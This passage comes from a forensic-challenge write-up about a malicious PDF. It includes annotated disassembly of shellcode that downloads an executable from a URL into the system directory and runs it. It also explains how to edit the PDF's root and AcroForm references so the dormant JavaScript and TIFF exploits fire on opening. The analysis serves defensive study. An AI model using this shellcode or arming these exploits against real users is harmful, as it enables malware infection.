seg000:00000070      call   Our_GetProcAddress ; resolve 4 imports from
kernel32
seg000:00000075      add     esi, 0Dh
seg000:00000078      push   edx
seg000:00000079      push   esi              ; lpFileName = "urlmon"
seg000:0000007A      call   dword ptr [edi-4] ; call LoadLibraryA
seg000:0000007D      pop    edx
seg000:0000007E      mov     ebx, eax
seg000:00000080      push   1
seg000:00000082      pop    ecx
seg000:00000083      call   Our_GetProcAddress ; resolve 1 import from
urlmon
seg000:00000088      add     esi, 13h        ; esi = offset aHt tpBl og_honey
(URL)
seg000:0000008B      push   esi
seg000:0000008C      loc_8C:                ; CODE XREF: seg000:00000090j
seg000:0000008C      inc     esi            ; scan URL for terminal byte
(\x80)
seg000:0000008D      cmp     byte ptr [esi], 80h ; 'À'
seg000:00000090      jnz    short loc_8C
seg000:00000092      xor     byte ptr [esi], 80h ; and replace it with \0
seg000:00000095      pop    esi
seg000:00000096      sub     esp, 20h
seg000:00000099      mov     ebx, esp
seg000:0000009B      push   20h            ; uSize = 0x20
seg000:0000009D      push   ebx            ; lpBuffer = <on stack>
seg000:0000009E      call   dword ptr [edi-14h] ; call GetSystemDirectory
seg000:000000A1      mov     dword ptr [ebx+eax], 'e.a\'
seg000:000000A8      mov     dword ptr [ebx+eax+4], 'ex' ; append "\a.exe"

```

```

seg000:000000B0      xor     eax, eax
seg000:000000B2      push   eax                ; lpfnCB = NULL
seg000:000000B3      push   eax                ; dwReserved = 0
seg000:000000B4      push   ebx                ; szFileName = "... \a.exe"
seg000:000000B5      push   esi                ; szURL =
"ht tp://bl og.honeynet...."
seg000:000000B6      push   eax                ; pCaller = NULL
seg000:000000B7      call   dword ptr [edi-4] ; call URLDownloadToFileA
seg000:000000BA      mov    ebx, esp
seg000:000000BC      push   eax                ; uCmdShow = 0
seg000:000000BD      push   ebx                ; lpCmdLine = "... \a.exe"
seg000:000000BE      call   dword ptr [edi-10h] ; call WnExec
seg000:000000C1      push   eax                ; dwExitCode
seg000:000000C2      call   dword ptr [edi-0Ch] ; call ExitThread
seg000:000000C5      ; ===== S U B R O U T I N E
=====
seg000:000000C5
seg000:000000C5
seg000:000000C5 Our_GetProcAddress proc near                ; CODE XREF: seg000:00000070p
seg000:000000C5                                     ; seg000:00000083p ...
seg000:000000C5      xor     eax, eax
seg000:000000C7      lodsb
seg000:000000C8      test   eax, eax
seg000:000000CA      jnz    short Our_GetProcAddress
seg000:000000CC      push   ecx
seg000:000000CD      push   edx
seg000:000000CE      push   esi                ; lpProcName
seg000:000000CF      push   ebx                ; hModule
seg000:000000D0      call   edx                ; call GetProcAddress
seg000:000000D2      pop    edx
seg000:000000D3      pop    ecx
seg000:000000D4      stosd
seg000:000000D5      loop   Our_GetProcAddress
seg000:000000D7      xor     eax, eax
seg000:000000D9      retn
seg000:000000D9 Our_GetProcAddress endp
seg000:000000D9
seg000:000000DA ; -----
-----
seg000:000000DA
seg000:000000DA GetStringsOffset:                ; CODE XREF: seg000:00000000j
seg000:000000DA      call   ShellcodeStart
seg000:000000DA ; -----
-----
seg000:000000DF aGetprocaddress db 'GetProcAddress', 0
seg000:000000EE aGetSystemDir db 'GetSystemDirectory', 0
seg000:00000102 aWnexec db 'WnExec', 0
seg000:0000010A aExitThread db 'ExitThread', 0

```

```

seg000:00000115 aLoadLibraryA db 'LoadLibraryA',0
seg000:00000122 aUrlmon db 'urlmon',0
seg000:00000129 aUrlDownloadToFile db 'URLDownloadToFileA',0
seg000:0000013C aHttpBlog_honey db
' http://blog.honeynet.org.ny/forensic_challenge/the_real_'
seg000:0000013C db 'malware.exe'
seg000:0000017F db 80h ; À
seg000:0000017F seg000 ends
    
```

And the other 4 payloads of exploits contained in javascript are the same, with only difference in malware URL.

Question 10. With the understanding of the PDF format structure, please explain how we can enable other exploits to run when the PDF file is opened.	Possible Points: 2pts
--	-----------------------

Tools Used:  
Awarded Points:

Answer 10.

From object graph we can see that there is a whole unconnected (isolated) branch of objects, starting with Catalog object 1 0 obj. The javascript exploits belong to this branch, and are not executed.

The key to making them work is to plug in the branch into the tree by replacing the reference to Root object in pdf trailer from /Root 27 0 R to /Root 1 0 R.

If we also want the TIFF exploit to be executed, we need to modify 1 0 obj to use acroform:

```
1 0 obj << /Type /Catalog /PageLayout /SinglePage /Pages 2 0 R /OpenAction 4 0 R
/PageMode /UseAttachments /AcroForm 28 0 R >> endobj
```

plus we need to place the acroform to correct page by replacing in 24 0 obj:

```
/P 25 0 R → /P 3 0 R
```


Bonus 1. Please provide the dot graph of the PDF object's connectivity inside the PDF file.	Possible Points: 1pt
---	----------------------

Tools Used: pen, paper

Awarded Points:

Answer Bonus 1. (<http://vos.uz/f/object-chart.jpg> if your doc reader doesn't show the image)





Bonus 2. Please provide an automated solution to extract and analyze JavaScript code within the PDF file. Be creative! (describe your solution below, but submit any source code and executable in a compressed zip file with file name [your email]\_Forensic Challenge 2010 – Challenge 6 – Bonus2.zip via our submission form <http://www.honeynet.org/challenge2010/>.)

Possible Points: 1pt

Tools Used: LZW uncompression class by Sam Shull

Awarded Points:

Answer Bonus 2.

I've come up with a simple PHP script that tries to iterate through all stream objects inside a pdf, determine whether a specific object contains JavaScript, decompress the object using its encoding filter cascade, and dump the resulting plaintext streams into files.

The script does text processing instead of pdf structure parsing, so there are some false negatives and lots of false positives – but hey, it's better than nothing :-)

Usage is like this:

```
D:\ctf\honeynet-6>php\php_fast extractor.php fcexploit.pdf
[.] Using output directory 'fcexploit.pdf-streams'
```

```
[.] Scanning for stream objects... 5

[*] 5 0 obj
[.] Looks like a JavaScript stream!
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/5 0 obj.js'

[*] 7 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/7 0 obj'

[*] 9 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/9 0 obj'

[*] 10 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/10 0 obj'

[*] 21 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode ]
[.] Decoded using filter 'flatedecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/21 0 obj'

D:\ctf\honeynet-6>\php\php_fast.cmd extractor.php ecrime.pdf
[.] Using output directory 'ecrime.pdf-streams'
[.] Scanning for stream objects... 0
```